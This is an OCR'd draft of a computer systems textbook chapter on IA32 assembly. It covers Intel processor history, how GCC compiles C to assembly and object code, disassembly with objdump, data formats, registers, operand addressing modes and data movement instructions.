CS:APP Chapter 3: Machine-Level Representations of Programs[*]

Randal E. Bryant
David R. O'Hallaron

January 30, 2002

When programming in a high-level language, such as C, we are shielded from the detailed, machine-level implementation of our program. In contrast, when writing programs in assembly code, a programmer must specify exactly how the program manages memory and the low-level instructions the program uses to carry out the computation. Most of the time, it is much more productive and reliable to work at the higher level of abstraction provided by a high-level language. The type checking provided by a compiler helps detect many program errors and makes sure we reference and manipulate data in consistent ways. With modern, optimizing compilers, the generated code is usually at least as efficient as what a skilled, assembly-language programmer would write by hand. Best of all, a program written in a high-level language can be compiled and executed on a number of different machines, whereas assembly code is highly machine specific.

Even though optimizing compilers are available, being able to read and understand assembly code is an important skill for serious programmers. By invoking the compiler with appropriate flags, the compiler will generate a file showing its output in assembly code. Assembly code is very close to the actual machine code that computers execute. Its main feature is that it is in a more readable textual format, compared to the binary format of object code. By reading this assembly code, we can understand the optimization capabilities of the compiler and analyze the underlying inefficiencies in the code. As we will experience in Chapter **??**, programmers seeking to maximize the performance of a critical section of code often try different variations of the source code, each time compiling and examining the generated assembly code to get a sense of how efficiently the program will run. Furthermore, there are times when the layer of abstraction provided by a high-level language hides information about the run-time behavior of a program that we need to understand. For example, when writing concurrent programs using a thread package, as covered in Chapter **??**, it is important to know what type of storage is used to hold the different program variables. This information is visible at the assembly code level. The need for programmers to learn assembly code has shifted over the years from one of being able to write programs directly in assembly to one of being able to read and understand the code generated by optimizing compilers.

In this chapter, we will learn the details of a particular assembly language and see how C programs get compiled into this form of machine code. Reading the assembly code generated by a compiler involves a different set of skills than writing assembly code by hand. We must understand the transformations typical compilers make in converting the constructs of C into machine code. Relative to the computations expressed

[*] Copyright © 2001, R. E. Bryant, D. R. O'Hallaron. All rights reserved.

in the C code, optimizing compilers can rearrange execution order, eliminate unneeded computations, replace slow operations such as multiplication by shifts and adds, and even change recursive computations into iterative ones. Understanding the relation between source code and the generated assembly can often be a challenge—much like putting together a puzzle having a slightly different design than the picture on the box. It is a form of *reverse engineering*—trying to understand the process by which a system was created by studying the system and working backward. In this case, the system is a machine-generated, assembly-language program, rather than something designed by a human. This simplifies the task of reverse engineering, because the generated code follows fairly regular patterns, and we can run experiments, having the compiler generate code for many different programs. In our presentation, we give many examples and provide a number of exercises illustrating different aspects of assembly language and compilers. This is a subject matter where mastering the details is a prerequisite to understanding the deeper and more fundamental concepts. Spending time studying the examples and working through the exercises will be well worthwhile.

We give a brief history of the Intel architecture. Intel processors have grown from rather primitive 16-bit processors in 1978 to the mainstream machines for today's desktop computers. The architecture has grown correspondingly with new features added and the 16-bit architecture transformed to support 32-bit data and addresses. The result is a rather peculiar design with features that make sense only when viewed from a historical perspective. It is also laden with features providing backward compatibility that are not used by modern compilers and operating systems. We will focus on the subset of the features used by GCC and Linux. This allows us to avoid much of the complexity and arcane features of IA32.

Our technical presentation starts a quick tour to show the relation between C, assembly code, and object code. We then proceed to the details of IA32, starting with the representation and manipulation of data and the implementation of control. We see how control constructs in C, such as `if`, `while`, and `switch` statements, are implemented. We then cover the implementation of procedures, including how the run-time stack supports the passing of data and control between procedures, as well as storage for local variables. Next, we consider how data structures such as arrays, structures, and unions are implemented at the machine level. With this background in machine-level programming, we can examine the problems of out of bounds memory references and the vulnerability of systems to buffer overflow attacks. We finish this part of the presentation with some tips on using the GDB debugger for examining the runtime behavior of a machine-level program.

We then move into material that is marked with a "*" and is intended for dedicated machine-language enthusiasts. We give a presentation of IA32 support for floating-point code. This is a particularly arcane feature of IA32, and so we advise that only people determined to work with floating-point code attempt to study this section. We give a brief presentation of GCC's support for embedding assembly code within C programs. In some applications, the programmer must drop down to assembly code to access low-level features of the machine. Embedded assembly is the best way to do this.

1 A Historical Perspective

The Intel processor line has a long, evolutionary development. It started with one of the first single-chip, 16-bit microprocessors, where many compromises had to be made due to the limited capabilities of integrated circuit technology at the time. Since then it has grown to take advantage of technology improvements as well as to satisfy the demands for higher performance and for supporting more advanced operating systems.

The following list shows the successive models of Intel processors, and some of their key features. We use the number of transistors required to implement the processors as an indication of how they have evolved in complexity (K denotes 1000, and M denotes 1,000,000).

8086: (1978, 29 K transistors). One of the first single-chip, 16-bit microprocessors. The 8088, a version of the 8086 with an 8-bit external bus, formed the heart of the original IBM personal computers. IBM contracted with then-tiny Microsoft to develop the MS-DOS operating system. The original models came with 32,768 bytes of memory and two floppy drives (no hard drive). Architecturally, the machines were limited to a 655,360-byte address space—addresses were only 20 bits long (1,048,576 bytes addressable), and the operating system reserved 393,216 bytes for its own use.

80286: (1982, 134 K transistors). Added more (and now obsolete) addressing modes. Formed the basis of the IBM PC-AT personal computer, the original platform for MS Windows.

i386: (1985, 275 K transistors). Expanded the architecture to 32 bits. Added the flat addressing model used by Linux and recent versions of the Windows family of operating system. This was the first machine in the series that could support a Unix operating system.

i486: (1989, 1.9 M transistors). Improved performance and integrated the floating-point unit onto the processor chip but did not change the instruction set.

Pentium: (1993, 3.1 M transistors). Improved performance, but only added minor extensions to the instruction set.

PentiumPro: (1995, 6.5 M transistors). Introduced a radically new processor design, internally known as the *P6* microarchitecture. Added a class of “conditional move” instructions to the instruction set.

Pentium/MMX: (1997, 4.5 M transistors). Added new class of instructions to the Pentium processor for manipulating vectors of integers. Each datum can be 1, 2, or 4-bytes long. Each vector totals 64 bits.

Pentium II: (1997, 7 M transistors). Merged the previously separate PentiumPro and Pentium/MMX lines by implementing the MMX instructions within the P6 microarchitecture.


Pentium III: (1999, 8.2 M transistors). Introduced yet another class of instructions for manipulating vectors of integer or floating-point data. Each datum can be 1, 2, or 4 bytes, packed into vectors of 128 bits. Later versions of this chip went up to 24 M transistors, due to the incorporation of the level-2 cache on chip.

Pentium 4: (2001, 42 M transistors). Added 8-byte integer and floating-point formats to the vector instructions, along with 144 new instructions for these formats. Intel shifted away from Roman numerals in their numbering convention.

Each successive processor has been designed to be backward compatible—able to run code compiled for any earlier version. As we will see, there are many strange artifacts in the instruction set due to this evolutionary heritage. Intel now calls its instruction set *IA32,* for “Intel Architecture 32-bit.” The processor line is also referred to by the colloquial name “x86,” reflecting the processor naming conventions up through the i486.

Aside: Why not the i586?
Intel discontinued their numeric naming convention, because they were not able to obtain trademark protection for their CPU numbers. The U. S. Trademark office does not allow numbers to be trademarked. Instead, they coined the name "Pentium" using the the Greek root word *penta* as an indication that this was their fifth-generation machine. Since then, they have used variants of this name, even though the PentiumPro is a sixth-generation machine (hence the internal name P6), and the Pentium 4 is a seventh-generation machine. Each new generation involves a major change in the processor design. **End Aside.**

Aside: Moore's Law.



If we plot the number of transistors in the different IA32 processors listed above versus the year of introduction, and use a logarithmic scale for the Y axis, we can see that the growth has been phenomenal. Fitting a line through the data, we see that the number of transistors increases at an annual rate of approximately 33%, meaning that the number of transistors doubles about every 30 months. This growth has been sustained over the roughly 25 year history of IA32.

In 1965, Gordon Moore, a founder of Intel Corporation extrapolated from the chip technology of the day, in which they could fabricate circuits with around 64 transistors on a single chip, to predict that the number of transistors per chip would double every year for the next 10 years. This predication became known as *Moore's Law*. As it turns out, his prediction was just a little bit optimistic, but also too short-sighted. Over its 40-year history the semiconductor industry has been able to double transistor counts on average every 18 months.

Similar exponential growth rates have occurred for other aspects of computer technology—disk capacities, memory chip capacities, and processor performance. These remarkable growth rates have been the major driving forces of the computer revolution. **End Aside.**

Over the years, several companies have produced processors that are compatible with Intel processors, capable of running the exact same machine-level programs. Chief among these is AMD. For years, AMD's strategy was to run just behind Intel in technology, producing processors that were less expensive although somewhat lower in performance. More recently, AMD has produced some of the highest performing processors for IA32. They were the first to the break the 1-gigahertz clock speed barrier for a commercially available microprocessor. Although we will talk about Intel processors, our presentation holds just as well for the compatible processors produced by Intel's rivals.

Much of the complexity of IA32 is not of concern to those interested in programs for the Linux operating system as generated by the GCC compiler. The memory model provided in the original 8086 and its extensions in the 80286 are obsolete. Instead, Linux uses what is referred to as *flat* addressing, where the entire memory space is viewed by the programmer as a large array of bytes.

As we can see in the list of developments, a number of formats and instructions have been added to IA32 for manipulating vectors of small integers and floating-point numbers. These features were added to allow improved performance on multimedia applications, such as image processing, audio and video encoding and decoding, and three-dimensional computer graphics. Unfortunately, current versions of GCC will not generate any code that uses these new features. In fact, in its default invocations GCC assumes it is generating code for an i386. The compiler makes no attempt to exploit the many extensions added to what is now considered a very old architecture.

2 Program Encodings

Suppose we write a C program as two files `p1.c` and `p2.c`. We would then compile this code using a Unix command line:

```
unix> gcc -O2 -o p p1.c p2.c
```

The command `gcc` indicates the GNU C compiler GCC. Since this is the default compiler on Linux, we could also invoke it as simply `cc`. The flag `-O2` instructs the compiler to apply level-two optimizations. In general, increasing the level of optimization makes the final program run faster, but at a risk of increased compilation time and difficulties running debugging tools on the code. Level-two optimization is a good compromise between optimized performance and ease of use. All code in this book was compiled with this optimization level.

This command actually invokes a sequence of programs to turn the source code into executable code. First, the C *preprocessor* expands the source code to include any files specified with `#include` commands and to expand any macros. Second, the *compiler* generates assembly code versions of the two source files having names `p1.s` and `p2.s`. Next, the *assembler* converts the assembly code into binary object code files `p1.o` and `p2.o`. Finally, the *linker* merges these two object files along with code implementing standard Unix library functions (e.g., `printf`) and generates the final executable file. Linking is described in more detail in Chapter **??**.

2.1 Machine-Level Code

The compiler does most of the work in the overall compilation sequence, transforming programs expressed in the relatively abstract execution model provided by C into the very elementary instructions that the processor executes. The assembly code-representation is very close to machine code. Its main feature is that it is in a more readable textual format, as compared to the binary format of object code. Being able to understand assembly code and how it relates to the original C code is a key step in understanding how computers execute programs.

The assembly programmer's view of the machine differs significantly from that of a C programmer. Parts of the processor state are visible that are normally hidden from the C programmer:

- The program counter (called `%eip`) indicates the address in memory of the next instruction to be executed.
- The integer register file contains eight named locations storing 32-bit values. These registers can hold addresses (corresponding to C pointers) or integer data. Some registers are used to keep track of critical parts of the program state, while others are used to hold temporary data, such as the local variables of a procedure.
- The condition code registers hold status information about the most recently executed arithmetic instruction. These are used to implement conditional changes in the control flow, such as is required to implement `if` or `while` statements.
- The floating-point register file contains eight locations for storing floating-point data.

Whereas C provides a model where objects of different data types can be declared and allocated in memory, assembly code views the memory as simply a large, byte-addressable array. Aggregate data types in C such as arrays and structures are represented in assembly code as contiguous collections of bytes. Even for scalar data types, assembly code makes no distinctions between signed or unsigned integers, between different types of pointers, or even between pointers and integers.

The program memory contains the object code for the program, some information required by the operating system, a run-time stack for managing procedure calls and returns, and blocks of memory allocated by the user, (for example, by using the `malloc` library procedure).

The program memory is addressed using *virtual* addresses. At any given time, only limited subranges of virtual addresses are considered valid. For example, although the 32-bit addresses of IA32 potentially span a 4-gigabyte range of address values, a typical program will only have access to a few megabytes. The operating system manages this virtual address space, translating virtual addresses into the physical addresses of values in the actual processor memory.

A single machine instruction performs only a very elementary operation. For example, it might add two numbers stored in registers, transfer data between memory and a register, or conditionally branch to a new instruction address. The compiler must generate sequences of such instructions to implement program constructs such as arithmetic expression evaluation, loops, or procedure calls and returns.

2.2 Code Examples

Suppose we write a C code file `code.c` containing the following procedure definition:

```c
int accum = 0;

int sum(int x, int y)
{
    int t = x + y;
    accum += t;
    return t;
}
```

To see the assembly code generated by the C compiler, we can use the "-S" option on the command line:

```
unix> gcc -O2 -S code.c
```

This will cause the compiler to generate an assembly file code.s and go no further. (Normally it would then invoke the assembler to generate an object code file).

GCC generates assembly code in its own format, known as GAS (for "Gnu ASsembler"). We will base our presentation on this format, which differs significantly from the format used in Intel documentation and by Microsoft compilers. See the bibiliographic notes for advice on locating documentation of the different assembly code formats.

The assembly-code file contains various declarations including the set of lines:

```
sum:
  pushl %ebp
  movl %esp,%ebp
  movl 12(%ebp),%eax
  addl 8(%ebp),%eax
  addl %eax,accum
  movl %ebp,%esp
  popl %ebp
  ret
```

Each indented line in the above code corresponds to a single machine instruction. For example, the pushl instruction indicates that the contents of register %ebp should be pushed onto the program stack. All information about local variable names or data types has been stripped away. We still see a reference to the global variable accum, since the compiler has not yet determined where in memory this variable will be stored.

If we use the '-c' command line option, GCC will both compile and assemble the code:

```
unix> gcc -O2 -c code.c
```

This will generate an object code file code.o that is in binary format and hence cannot be viewed directly. Embedded within the 852 bytes of the file code.o is a 19 byte sequence having hexadecimal representation:

```
55 89 e5 8b 45 0c 03 45 08 01 05 00 00 00 00 89 ec 5d c3
```

This is the object code corresponding to the assembly instructions listed above. A key lesson to learn from this is that the program actually executed by the machine is simply a sequence of bytes encoding a series of instructions. The machine has very little information about the source code from which these instructions were generated.

Aside: How do I find the byte representation of a program?
First we used a disassembler (to be described shortly) to determine that the code for sum is 19 bytes long. Then we ran the GNU debugging tool GDB on file code.o and gave it the command:

```
(gdb)  x/19xb sum
```

telling it to examine (abbreviated ‘x’) 19 hex-formatted (also abbreviated ‘x’) bytes (abbreviated ‘b’). You will find that GDB has many useful features for analyzing machine-level programs, as will be discussed in Section 12. **End Aside.**

To inspect the contents of object code files, a class of programs known as *disassemblers* can be invaluable. These programs generate a format similar to assembly code from the object code. With Linux systems, the program OBJDUMP (for “object dump”) can serve this role given the ‘`-d`’ command line flag:

```
unix> objdump -d code.o
```

The result is (where we have added line numbers on the left and annotations on the right):

```
   Disassembly of function sum in file code.o
 00000000 <sum>:
  Offset   Bytes                          Equivalent assembly language
    0:     55                               push   %ebp
    1:     89 e5                            mov    %esp,%ebp
    3:     8b 45 0c                         mov    0xc(%ebp),%eax
    6:     03 45 08                         add    0x8(%ebp),%eax
    9:     01 05 00 00 00 00                add    %eax,0x0
    f:     89 ec                            mov    %ebp,%esp
   11:     5d                               pop    %ebp
   12:     c3                               ret
   13:     90                               nop
```

On the left we see the 19 hexadecimal byte values listed in the byte sequence earlier, partitioned into groups of 1 to 5 bytes each. Each of these groups is a single instruction, with the assembly language equivalent shown on the right. Several features are worth noting:

- IA32 instructions can range in length from 1 to 15 bytes. The instruction encoding is designed so that commonly used instructions and ones with fewer operands require a smaller number of bytes than do less common ones or ones with more operands.

- The instruction format is designed in such a way that from a given starting position, there is a unique decoding of the bytes into machine instructions. For example, only the instruction `pushl %ebp` can start with byte value `55`.

- The disassembler determines the assembly code based purely on the byte sequences in the object file. It does not require access to the source or assembly-code versions of the program.

- The disassembler uses a slightly different naming convention for the instructions than does GAS. In our example, it has omitted the suffix ‘`l`’ from many of the instructions.

- Compared to the assembly code in `code.s` we also see an additional `nop` instruction at the end. This instruction will never be executed (it comes after the procedure return instruction), nor would it have any effect if it were (hence the name `nop`, short for “no operation” and commonly spoken as “no op”). The compiler inserted this instruction as a way to pad the space used to store the procedure.

Generating the actual executable code requires running a linker on the set of object code files, one of which must contain a function `main`. Suppose in file `main.c` we had the function:

```
int main()
{
    return sum(1, 3);
}
```

Then we could generate an executable program `test` as follows:

```
unix> gcc -O2 -o prog code.o main.c
```

The file `prog` has grown to 11,667 bytes, since it contains not just the code for our two procedures but also information used to start and terminate the program as well as to interact with the operating system. We can also disassemble the file `prog`:

```
unix> objdump -d prog
```

The disassembler will extract various code sequences, including the following:

Disassembly of function `sum` *in executable file* `prog`

```
080483b4 <sum>:
 80483b4:  55                       push   %ebp
 80483b5:  89 e5                    mov    %esp,%ebp
 80483b7:  8b 45 0c                 mov    0xc(%ebp),%eax
 80483ba:  03 45 08                 add    0x8(%ebp),%eax
 80483bd:  01 05 64 94 04 08        add    %eax,0x8049464
 80483c3:  89 ec                    mov    %ebp,%esp
 80483c5:  5d                       pop    %ebp
 80483c6:  c3                       ret
 80483c7:  90                       nop
```

Note that this code is almost identical to that generated by the disassembly of `code.c`. One main difference is that the addresses listed along the left are different—the linker has shifted the location of this code to a different range of addresses. A second difference is that the linker has finally determined the location for storing global variable `accum`. On line 5 of the disassembly for `code.o` the address of `accum` was still listed as `0`. In the disassembly of `prog`, the address has been set to `0x8049464`. This is shown in the assembly code rendition of the instruction. It can also be seen in the last four bytes of the instruction, listed from least-significant to most as `64 94 04 08`.

2.3 A Note on Formatting

The assembly code generated by GCC is somewhat difficult to read. It contains some information with which we need not be concerned. On the other hand, it does not provide any description of the program or how it works. For example, suppose file `simple.c` contains the code:

```
int simple(int *xp, int y)
{
  int t = *xp + y;
  *xp = t;
  return t;
}
```

when GCC is run with the '`-S`' flag it generates the following file for `simple.s`.

```
  .file   "simple.c"
  .version        "01.01"
gcc2_compiled.:
.text
  .align 4
.globl simple
  .type    simple,@function
simple:
  pushl %ebp
  movl %esp,%ebp
  movl 8(%ebp),%eax
  movl (%eax),%edx
  addl 12(%ebp),%edx
  movl %edx,(%eax)
  movl %edx,%eax
  movl %ebp,%esp
  popl %ebp
  ret
.Lfe1:
  .size    simple,.Lfe1-simple
  .ident  "GCC: (GNU) 2.95.3 20010315 (release)"
```

The file contains more information than we really require. All of the lines beginning with '`.`' are directives to guide the assembler and linker. We can generally ignore these. On the other hand, there are no explanatory remarks about what the instructions do or how they relate to the source code.

To provide a clearer presentation of assembly code, we will show it in a form that includes line numbers and explanatory annotations. For our example, an annotated version would appear as follows:

```
simple:
  pushl %ebp              Save frame pointer
  movl %esp,%ebp          Create new frame pointer
  movl 8(%ebp),%eax       Get xp
  movl (%eax),%edx        Retrieve *xp
  addl 12(%ebp),%edx      Add y to get t
  movl %edx,(%eax)        Store t at *xp
  movl %edx,%eax          Set t as return value
  movl %ebp,%esp          Reset stack pointer
  popl %ebp               Reset frame pointer
  ret                     Return
```

C declaration	Intel data type	GAS suffix	Size (bytes)
char	Byte	b	1
short	Word	w	2
int	Double word	l	4
unsigned	Double word	l	4
long int	Double word	l	4
unsigned long	Double word	l	4
char *	Double word	l	4
float	Single precision	s	4
double	Double precision	l	8
long double	Extended precision	t	10/12

Figure 1: Sizes of standard data types

We typically show only the lines of code relevant to the point being discussed. Each line is numbered on the left for reference and annotated on the right by a brief description of the effect of the instruction and how it relates to the computations of the original C code. This is a stylized version of the way assembly-language programmers format their code.

3 Data Formats

Due to its origins as a 16-bit architecture that expanded into a 32-bit one, Intel uses the term "word" to refer to a 16-bit data type. Based on this, they refer to 32-bit quantities as "double words." They refer to 64-bit quantities as "quad words." Most instructions we will encounter operate on bytes or double words.

Figure 1 shows the machine representations used for the primitive data types of C. Note that most of the common data types are stored as double words. This includes both regular and long `int`'s, whether or not they are signed. In addition, all pointers (shown here as `char *`) are stored as 4-byte double words. Bytes are commonly used when manipulating string data. Floating-point numbers come in three different forms: single-precision (4-byte) values, corresponding to C data type `float`; double-precision (8-byte) values, corresponding to C data type `double`; and extended-precision (10-byte) values. GCC uses the data type `long double` to refer to extended-precision floating-point values. It also stores them as 12-byte quantities to improve memory system performance, as will be discussed later. Although the ANSI C standard includes `long double` as a data type, they are implemented for most combinations of compiler and machine using the same 8-byte format as ordinary `double`. The support for extended precision is unique to the combination of GCC and IA32.

As the table indicates, every operation in GAS has a single-character suffix denoting the size of the operand. For example, the `mov` (move data) instruction has 3 variants: `movb` (move byte), `movw` (move word), and `movl` (move double word). The suffix '`l`' is used for double words, since on many machines 32-bit quantities are referred to as "long words," a holdover from an era when 16-bit word sizes were standard. Note that GAS uses the suffix '`l`' to denote both a 4-byte integer as well as an 8-byte double-precision floating-point number. This causes no ambiguity, since floating point involves an entirely different set of




Figure 2: **Integer registers.** All eight registers can be accessed as either 16 bits (word) or 32 bits (double word). The two low-order bytes of the first four registers can be accessed independently.

instructions and registers.

4 Accessing Information

An IA32 central processing unit (CPU) contains a set of eight *registers* storing 32-bit values. These registers are used to store integer data as well as pointers. Figure 2 diagrams the eight registers. Their names all begin with `%e`, but otherwise they have peculiar names. With the original 8086, the registers were 16-bits and each had a specific purpose. The names were chosen to reflect these different purposes. With flat addressing, the need for specialized registers is greatly reduced. For the most part, the first six registers can be considered general-purpose registers with no restrictions placed on their use. We said "for the most part," because some instructions use fixed registers as sources and/or destinations. In addition, within procedures there are different conventions for saving and restoring the first three registers (`%eax`, `%ecx`, and `%edx`), than for the next three (`%ebx`, `%edi`, and `%esi`). This will be discussed in Section 7. The final two registers (`%ebp` and `%esp`) contain pointers to important places in the program stack. They should only be altered according to the set of standard conventions for stack management.

As indicated in Figure 2, the low-order two bytes of the first four registers can be independently read or written by the byte operation instructions. This feature was provided in the 8086 to allow backward compatibility to the 8008 and 8080—two 8-bit microprocessors that date back to 1974. When a byte instruction updates one of these single-byte "register elements," the remaining three bytes of the register do not change. Similarly, the low-order 16 bits of each register can be read or written by word operation instructions. This

Type	Form	Operand value	Name
Immediate	$\texttt{\$}Imm$	Imm	Immediate
Register	$\texttt{E}_a$	$Reg[\texttt{E}_a]$	Register
Memory	Imm	$Mem[Imm]$	Absolute
Memory	$\texttt{(E}_a\texttt{)}$	$Mem[Reg[\texttt{E}_a]]$	Indirect
Memory	$Imm\texttt{(E}_b\texttt{)}$	$Mem[Imm + Reg[\texttt{E}_b]]$	Base + displacement
Memory	$\texttt{(E}_b\texttt{,E}_i\texttt{)}$	$Mem[Reg[\texttt{E}_b] + Reg[\texttt{E}_i]]$	Indexed
Memory	$Imm\texttt{(E}_b\texttt{,E}_i\texttt{)}$	$Mem[Imm + Reg[\texttt{E}_b] + Reg[\texttt{E}_i]]$	Indexed
Memory	$\texttt{(,E}_i\texttt{,}s\texttt{)}$	$Mem[Reg[\texttt{E}_i] \cdot s]$	Scaled indexed
Memory	$Imm\texttt{(,E}_i\texttt{,}s\texttt{)}$	$Mem[Imm + Reg[\texttt{E}_i] \cdot s]$	Scaled Indexed
Memory	$\texttt{(E}_b\texttt{,E}_i\texttt{,}s\texttt{)}$	$Mem[Reg[\texttt{E}_b] + Reg[\texttt{E}_i] \cdot s]$	Scaled indexed
Memory	$Imm\texttt{(E}_b\texttt{,E}_i\texttt{,}s\texttt{)}$	$Mem[Imm + Reg[\texttt{E}_b] + Reg[\texttt{E}_i] \cdot s]$	Scaled indexed

Figure 3: **Operand forms.** Operands can denote immediate (constant) values, register values, or values from memory. The scaling factor s must be either 1, 2, 4, or 8.

feature stems from IA32's evolutionary heritage as a 16-bit microprocessor.

4.1 Operand Specifiers

Most instructions have one or more *operands*, specifying the source values to reference in performing an operation and the destination location into which to place the result. IA32 supports a number of operand forms (Figure 3). Source values can be given as constants or read from registers or memory. Results can be stored in either registers or memory. Thus, the different operand possibilities can be classified into three types. The first type, *immediate*, is for constant values. With GAS, these are written with a '`$`' followed by an integer using standard C notation, such as, `$-577` or `$0x1F`. Any value that fits in a 32-bit word can be used, although the assembler will use one or two-byte encodings when possible. The second type, *register*, denotes the contents of one of the registers, either one of the eight 32-bit registers (e.g., `%eax`) for a double-word operation, or one of the eight single-byte register elements (e.g., `%al`) for a byte operation. In our figure, we use the notation $\texttt{E}_a$ to denote an arbitrary register a, and indicate its value with the reference $Reg[\texttt{E}_a]$, viewing the set of registers as an array Reg indexed by register identifiers.

The third type of operand is a *memory* reference, in which we access some memory location according to a computed address, often called the *effective address*. As the table shows, there are many different *addressing modes* allowing different forms of memory references. The most general form is shown at the bottom of the table with syntax $Imm\texttt{(E}_b\texttt{,E}_i\texttt{,}s\texttt{)}$. Such a reference has four components: an immediate offset Imm, a base register $\texttt{E}_b$, an index register $\texttt{E}_i$, and a scale factor s, where s must be 1, 2, 4, or 8. The effective address is then computed as $Imm + Reg[\texttt{E}_b] + Reg[\texttt{E}_i] \cdot s$. This general form is often seen when referencing elements of arrays. The other forms are simply special cases of this general form where some of the components are omitted. As we will see, the more complex addressing modes are useful when referencing array and structure elements.

Practice Problem 1:

Instruction	Effect	Description
`movl` S, D	$D \leftarrow S$	Move double word
`movw` S, D	$D \leftarrow S$	Move word
`movb` S, D	$D \leftarrow S$	Move byte
`movsbl` S, D	$D \leftarrow \mathit{SignExtend}(S)$	Move sign-extended byte
`movzbl` S, D	$D \leftarrow \mathit{ZeroExtend}(S)$	Move zero-extended byte
`pushl` S	$\mathit{Reg}[\texttt{\%esp}] \leftarrow \mathit{Reg}[\texttt{\%esp}] - 4;$ $\mathit{Mem}[\mathit{Reg}[\texttt{\%esp}]] \leftarrow S$	Push
`popl` D	$D \leftarrow \mathit{Mem}[\mathit{Reg}[\texttt{\%esp}]];$ $\mathit{Reg}[\texttt{\%esp}] \leftarrow \mathit{Reg}[\texttt{\%esp}] + 4$	Pop

Figure 4: **Data movement instructions.**

Assume the following values are stored at the indicated memory addresses and registers:

Address	Value
`0x100`	`0xFF`
`0x104`	`0xAB`
`0x108`	`0x13`
`0x10C`	`0x11`

Register	Value
`%eax`	`0x100`
`%ecx`	`0x1`
`%edx`	`0x3`

Fill in the following table showing the values for the indicated operands

Operand	Value
`%eax`	
`0x104`	
`$0x108`	
`(%eax)`	
`4(%eax)`	
`9(%eax,%edx)`	
`260(%ecx,%edx)`	
`0xFC(,%ecx,4)`	
`(%eax,%edx,4)`	

4.2 Data Movement Instructions

Among the most heavily used instructions are those that perform data movement. The generality of the operand notation allows a simple move instruction to perform what in many machines would require a number of instructions. Figure 4 lists the important data movement instructions. The most common is the `movl` instruction for moving double words. The source operand designates a value that is immediate, stored in a register, or stored in memory. The destination operand designates a location that is either a register or a memory address. IA32 imposes the restriction that a move instruction cannot have both operands refer to memory locations. Copying a value from one memory location to another requires two instructions—the first to load the source value into a register, and the second to write this register value to the destination.

The following are some examples of `movl` instructions showing the five possible combinations of source and destination types. Recall that the source operand comes first and the destination second.

```
movl $0x4050,%eax         Immediate--Register
movl %ebp,%esp            Register--Register
movl (%edi,%ecx),%eax     Memory--Register
movl $-17,(%esp)          Immediate--Memory
movl %eax,-12(%ebp)       Register--Memory
```

The `movb` instruction is similar, except that it moves just a single byte. When one of the operands is a register, it must be one of the eight single-byte register elements illustrated in Figure 2. Similarly, the `movw` instruction moves two bytes. When one of its operands is a register, it must be one of the eight two-byte register elements shown in Figure 2.

Both the `movsbl` and the `movzbl` instruction serve to copy a byte and to set the remaining bits in the destination. The `movsbl` instruction takes a single-byte source operand, performs a sign extension to 32 bits (i.e., it sets the high-order 24 bits to the most significant bit of the source byte), and copies this to a double-word destination. Similarly, the `movzbl` instruction takes a single-byte source operand, expands it to 32 bits by adding 24 leading zeros, and copies this to a double-word destination.

